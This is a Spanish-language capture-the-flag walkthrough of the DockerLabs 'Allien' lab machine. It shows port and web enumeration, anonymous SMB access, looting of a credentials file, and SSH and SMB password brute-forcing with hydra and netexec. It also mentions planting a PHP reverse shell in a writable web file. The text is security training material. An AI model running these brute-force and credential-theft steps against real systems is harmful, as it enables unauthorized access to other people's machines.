DockerLabs - Allien
nmap
1
2
3
4
5
6
7
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ nmap -p- -sS --min-rate 5000 -v -n -Pn 172.17.0.2 -oG allPorts
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ nmap -sCV -p22,80,139,445 172.17.0.2
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:a1:09:2d:be:05:58:1b:01:20:d7:d0:d8:0d:7b:a6 (ECDSA)
|_  256 cd:98:0b:8a:0b:f9:f5:43:e4:44:5d:33:2f:08:2e:ce (ED25519)
80/tcp  open  http        Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Login
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4

Host script results:
|_nbstat: NetBIOS name: SAMBASERVER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-11-02T18:26:50
|_  start_date: N/A
análisis

Comenzamos revisando el formulario de login tratando de ver si podemos acceder, pero al mirar en el código fuente de la pantalla, nos damos cuenta de que no tiene ninguna acción asignada, por lo que no es funcional:
Mientras estuvimos echando un vistazo a la pantalla principal, dejamos en segundo plano con gobuster la revisión de recursos en el servidor, que vemos que nos ha recuperado algunos:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ gobuster dir -u "http://172.17.0.2" -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200 -x .php,.txt,.html
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 3543]
/info.php             (Status: 200) [Size: 72711]
/productos.php        (Status: 200) [Size: 5229]
/server-status        (Status: 403) [Size: 275]
Progress: 882228 / 882228 (100.00%)
===============================================================
Finished
===============================================================

Encontramos algunos recursos como info.php, el cual parece que se trata de un script que ejecuta phpinfo(), permitiéndonos obtener información del sistema:

Otra pagina que descubrimos es productos.php, pero tras hacer algunas pruebas, nos damos cuenta de que no hay nada que nos permita seguir:
Continuamos revisando los puertos 139 y 445, los cuales normalmente son usados por SMB, donde de primeras probamos a acceder con usuario anónimo (-N) con smbclient:
1
2
3
4
5
6
7
8
9
10
11
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ smbclient -L \\172.17.0.2 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        myshare         Disk      Carpeta compartida sin restricciones
        backup24        Disk      Privado
        home            Disk      Produccion
        IPC$            IPC       IPC Service (EseEmeB Samba Server)
De los recursos compartidos disponibles, únicamente podemos conectarnos al recurso myshare, donde encontramos el fichero access.txt:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ smbclient \\\\172.17.0.2\\\myshare
Password for [WORKGROUP\elcybercurioso]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Oct  6 23:26:40 2024
  ..                                  D        0  Sun Oct  6 23:26:40 2024
  access.txt                          N      956  Sun Oct  6 07:46:26 2024

                76798724 blocks of size 1024. 45021352 blocks available
smb: \> get access.txt
getting file \access.txt of size 956 as access.txt (933.5 KiloBytes/sec) (average 933.6 KiloBytes/sec)

Tras bajarnoslo, nos damos cuenta de que se trata de un token JWT:
1
2
3
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ cat access.txt
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InNhdHJpYW5pN0Blc2VlbWViLmRsIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3MjgxNjAzNzMsImV4cCI6MTcyODE2Mzk3MywiandrIjp7Imt0eSI6IlJTQSIsIm4iOiI2MzU4NTI5OTgwNzk4MDM4NzI2MjQyMzYxMjc2NTg2NjE3MzU1MzUyMTMxNjU0ODI2NDI1ODg4NDkzNTU1NDYxNTIyNTc1NTAwNjY0ODY2MDM4OTY4ODMwNTk4OTY0NjUxOTQ2NDEzMzU4OTI1MzU2OTM4MDQwMTE1MjQzMDg4MTg0NTg1MzQxMzY5NTQyNTgxNTQwOTc3MjMzMjU0MTQxNzQ5NzczNDQyODkwNjc3ODY2MjI3NzUyMzEzMzg2OTk1NzA1ODAxNzM0NjA2NDE1NjkyNTM5MjAyNzc5OTczMjczODgyNTc1NTUwMTIwMDc4NjUzNDc0MTU1MjMyMjkwMDAxNjM4NTIwMTExNTUyNjE1NDkwMjQyOTYyMDA4MjYxNDI4NzA0MjAxNjcwOTg0NDUyMjY1NzcwNyIsImUiOjY1NTM3fX0.bQhS5qLCv5bf3sy-oHS7ZGcqqjk3LqyJ5bv-Jw6DIIoSIkmBtiocq07F7joOeKRxS3roWdHEuZUMeHQfWTHwRH7pHqCIBVJObdvHI8WR_Gac_MPYvwd6aSAoNExSlZft1-hXJUWbUIZ683JqEg06VYIap0Durih2rUio4Bdzv68JIo_3M8JFMV6kQTHnM3CElKy-UdorMbTxMQdUGKLk_4C7_FLwrGQse1f_iGO2MTzxvGtebQhERv-bluUYGU3Dq7aJCNU_hBL68EHDUs0mNSPF-f_FRtdENILwF4U14PSJiZBS3e5634i9HTmzRhvCGAqY00isCJoEXC1smrEZpg
Lo decodificamos para ver que información podemos obtener:
acceso inicial (satriani7 / administrador)
Parece que el token JWT pertenece al usuario satriani7. Tratamos de obtener la contraseña empleando netexec, y finalmente la obtenemos:
1
2
3
4
5
6
7
8
9
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ netexec smb 172.17.0.2 -u satriani7 -p /usr/share/seclists/Passwords/rockyou.txt --ignore-pw-decoding

[*] Copying default configuration file
SMB         172.17.0.2      445    SAMBASERVER      [*] Unix - Samba (name:SAMBASERVER) (domain:SAMBASERVER) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:****** STATUS_LOGON_FAILURE
...
SMB         172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:******* STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    SAMBASERVER      [+] SAMBASERVER\satriani7:******
Ahora nos conectamos como el usuario satriani7 por SMB con smbclient para ver a que otros recursos tenemos acceso con las nuevas credenciales:
1
2
3
4
5
6
7
8
9
10
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ smbclient -L \\172.17.0.2 -U "satriani7%******"

        Sharename       Type      Comment
        ---------       ----      -------
        myshare         Disk      Carpeta compartida sin restricciones
        backup24        Disk      Privado
        home            Disk      Produccion
        IPC$            IPC       IPC Service (EseEmeB Samba Server)
Ahora ya nos permite ver los recursos de backup24, donde encontramos algunos ficheros que nos pueden interesar, los cuales nos los descargamos:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ smbclient \\\\172.17.0.2\\backup24 -U "satriani7%5*****"
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Oct  6 08:19:03 2024
  ..                                  D        0  Sun Oct  6 08:19:03 2024
  Documents                           D        0  Sun Oct  6 08:15:03 2024
  Videos                              D        0  Sun Oct  6 08:15:03 2024
  Temp                                D        0  Sun Oct  6 08:18:51 2024
  Pictures                            D        0  Sun Oct  6 08:15:03 2024
  Downloads                           D        0  Sun Oct  6 08:15:03 2024
  CQFO6Q~M                            D        0  Sun Oct  6 08:19:03 2024
  Desktop                             D        0  Sun Oct  6 08:18:46 2024

                76798724 blocks of size 1024. 45005004 blocks available
smb: \Desktop\> cd ..
smb: \> cd Documents
smb: \Documents\> ls
  .                                   D        0  Sun Oct  6 08:15:03 2024
  ..                                  D        0  Sun Oct  6 08:19:03 2024
  Work                                D        0  Sun Oct  6 08:15:06 2024
  Personal                            D        0  Sun Oct  6 08:17:17 2024

                76798724 blocks of size 1024. 45005004 blocks available
smb: \Documents\> cd Work
smb: \Documents\Work\> ls
  .                                   D        0  Sun Oct  6 08:15:06 2024
  ..                                  D        0  Sun Oct  6 08:15:03 2024
  project1.docx                       N        0  Sun Oct  6 08:15:06 2024

                76798724 blocks of size 1024. 45005004 blocks available
smb: \Documents\Work\> cd ..
smb: \Documents\> cd Personal\
smb: \Documents\Personal\> ls
  .                                   D        0  Sun Oct  6 08:17:17 2024
  ..                                  D        0  Sun Oct  6 08:15:03 2024
  notes.txt                           N       15  Sun Oct  6 08:19:57 2024
  credentials.txt                     N      902  Sun Oct  6 08:23:29 2024

                76798724 blocks of size 1024. 44992136 blocks available
smb: \> get Documents\Personal\credentials.txt
getting file \Documents\Personal\credentials.txt of size 902 as Documents\Personal\credentials.txt (880.8 KiloBytes/sec) (average 880.9 KiloBytes/sec)
smb: \> get Documents\Personal\notes.txt
getting file \Documents\Personal\notes.txt of size 15 as Documents\Personal\notes.txt (14.6 KiloBytes/sec) (average 447.8 KiloBytes/sec)
Al ir a revisarlos, vemos que uno de ellos tiene credenciales de usuarios:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ cat Documents\\Personal\\credentials.txt
# Archivo de credenciales

Este documento expone credenciales de usuarios, incluyendo la del usuario administrador.

Usuarios:
-------------------------------------------------
1. Usuario: jsmith
   - Contraseña: Pass***********

2. Usuario: abrown
   - Contraseña: Pass***********

3. Usuario: lgarcia
   - Contraseña: Pass************

4. Usuario: kchen
   - Contraseña: Pass**********

5. Usuario: tjohnson
   - Contraseña: Pass*************

6. Usuario: emiller
   - Contraseña: Pass************

7. Usuario: administrador
    - Contraseña: Ad***********

8. Usuario: dwhite
   - Contraseña: Pass***********

9. Usuario: nlewis
   - Contraseña: Pass***********

10. Usuario: srodriguez
   - Contraseña: Pass***************


# Notas:
- Mantener estas credenciales en un lugar seguro.
- Cambiar las contraseñas periódicamente.
- No compartir estas credenciales sin autorización.
El otro únicamente tiene la siguiente pregunta:
1
2
3
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ cat Documents\\Personal\\notes.txt
tu como pitas?
Dado que hemos obtenido múltiples usuarios y contraseñas, ahora podemos seguir dos caminos diferentes para obtener acceso a la máquina como el usuario www-data:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ cat users
jsmith
abrown
lgarcia
kchen
tjohnson
emiller
administrador
dwhite
nlewis
srodriguez

┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ cat passwords
Pass***********
Pass***********
Pass************
Pass**********
Pass*************
Pass************
Ad***********
Pass***********
Pass***********
Pass***************
Opción 1 -> Acceso por SSH (administrator)
Con las credenciales antes obtenidas, vamos a ver cuales de ellas nos sirven para acceder por SSH:
1
2
3
4
5
6
7
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ hydra -L users -P passwords ssh://172.17.0.2 -t 64 -I

[DATA] max 64 tasks per 1 server, overall 64 tasks, 100 login tries (l:10/p:10), ~2 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: administrador   password: Ad***********
1 of 1 target successfully completed, 1 valid password found
Y al parecer con el usuario administrator accedemos correctamente:
1
2
3
4
5
6
7
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ ssh administrador@172.17.0.2
administrador@172.17.0.2's password:
$ whoami
administrador
$ hostname -I
172.17.0.2
Revisamos los usuarios a los que podríamos apuntar para escalar privilegios:
1
2
3
4
5
6
7
8
administrador@4d8fa296af6e:/home$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
usuario1:x:1001:1001:,,,:/home/usuario1:/bin/bash
usuario2:x:1002:1002:,,,:/home/usuario2:/bin/bash
usuario3:x:1003:1003:,,,:/home/usuario3:/bin/bash
satriani7:x:1004:1004:,,,:/home/satriani7:/bin/bash
administrador:x:1005:1005::/home/administrador:/bin/sh
Tratamos de buscar sobre que recursos tenemos permisos de escritura, quitando con grep las cadenas que no nos interesa que nos muestre:
1
2
3
4
5
6
7
administrador@4d8fa296af6e:/home$ find / -writable 2>/dev/null | grep -vE "/proc|/dev"
...
/var/www/html
/var/www/html/info.php
/srv/samba/myshare
/srv/samba/myshare/access.txt
...
Vemos que los recursos que hay son a los que podemos acceder desde la web, como por ejemplo info.php:
1
2
3
4
5
6
administrador@4d8fa296af6e:/home$ cat /srv/samba/myshare/access.txt
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InNhdHJpYW5pN0Blc2VlbWViLmRsIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3MjgxNjAzNzMsImV4cCI6MTcyODE2Mzk3MywiandrIjp7Imt0eSI6IlJTQSIsIm4iOiI2MzU4NTI5OTgwNzk4MDM4NzI2MjQyMzYxMjc2NTg2NjE3MzU1MzUyMTMxNjU0ODI2NDI1ODg4NDkzNTU1NDYxNTIyNTc1NTAwNjY0ODY2MDM4OTY4ODMwNTk4OTY0NjUxOTQ2NDEzMzU4OTI1MzU2OTM4MDQwMTE1MjQzMDg4MTg0NTg1MzQxMzY5NTQyNTgxNTQwOTc3MjMzMjU0MTQxNzQ5NzczNDQyODkwNjc3ODY2MjI3NzUyMzEzMzg2OTk1NzA1ODAxNzM0NjA2NDE1NjkyNTM5MjAyNzc5OTczMjczODgyNTc1NTUwMTIwMDc4NjUzNDc0MTU1MjMyMjkwMDAxNjM4NTIwMTExNTUyNjE1NDkwMjQyOTYyMDA4MjYxNDI4NzA0MjAxNjcwOTg0NDUyMjY1NzcwNyIsImUiOjY1NTM3fX0.bQhS5qLCv5bf3sy-oHS7ZGcqqjk3LqyJ5bv-Jw6DIIoSIkmBtiocq07F7joOeKRxS3roWdHEuZUMeHQfWTHwRH7pHqCIBVJObdvHI8WR_Gac_MPYvwd6aSAoNExSlZft1-hXJUWbUIZ683JqEg06VYIap0Durih2rUio4Bdzv68JIo_3M8JFMV6kQTHnM3CElKy-UdorMbTxMQdUGKLk_4C7_FLwrGQse1f_iGO2MTzxvGtebQhERv-bluUYGU3Dq7aJCNU_hBL68EHDUs0mNSPF-f_FRtdENILwF4U14PSJiZBS3e5634i9HTmzRhvCGAqY00isCJoEXC1smrEZpg
administrador@4d8fa296af6e:/home$ cat /var/www/html/info.php
<?php phpinfo(); ?>
administrador@4d8fa296af6e:/home$ ls -la /var/www/html/info.php
-rwxrwxr-x 1 administrador administrador 21 Oct  6  2024 /var/www/html/info.php

Dado que tenemos permisos para editarlo, usamos un payload que nos entable una reverse shell (ej: monkeypentest php reverse shell):
Opción 2 -> Acceso por SSH (satriani7)
Alternativamente, podríamos haber obtenido el acceso empleando las credenciales del usuario satriani7, las cuales se obtienen por fuerza bruta con hydra:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ hydra -l satriani7 -P /usr/share/seclists/Passwords/rockyou.txt ssh://172.17.0.2 -t 64 -I
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-03 11:22:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
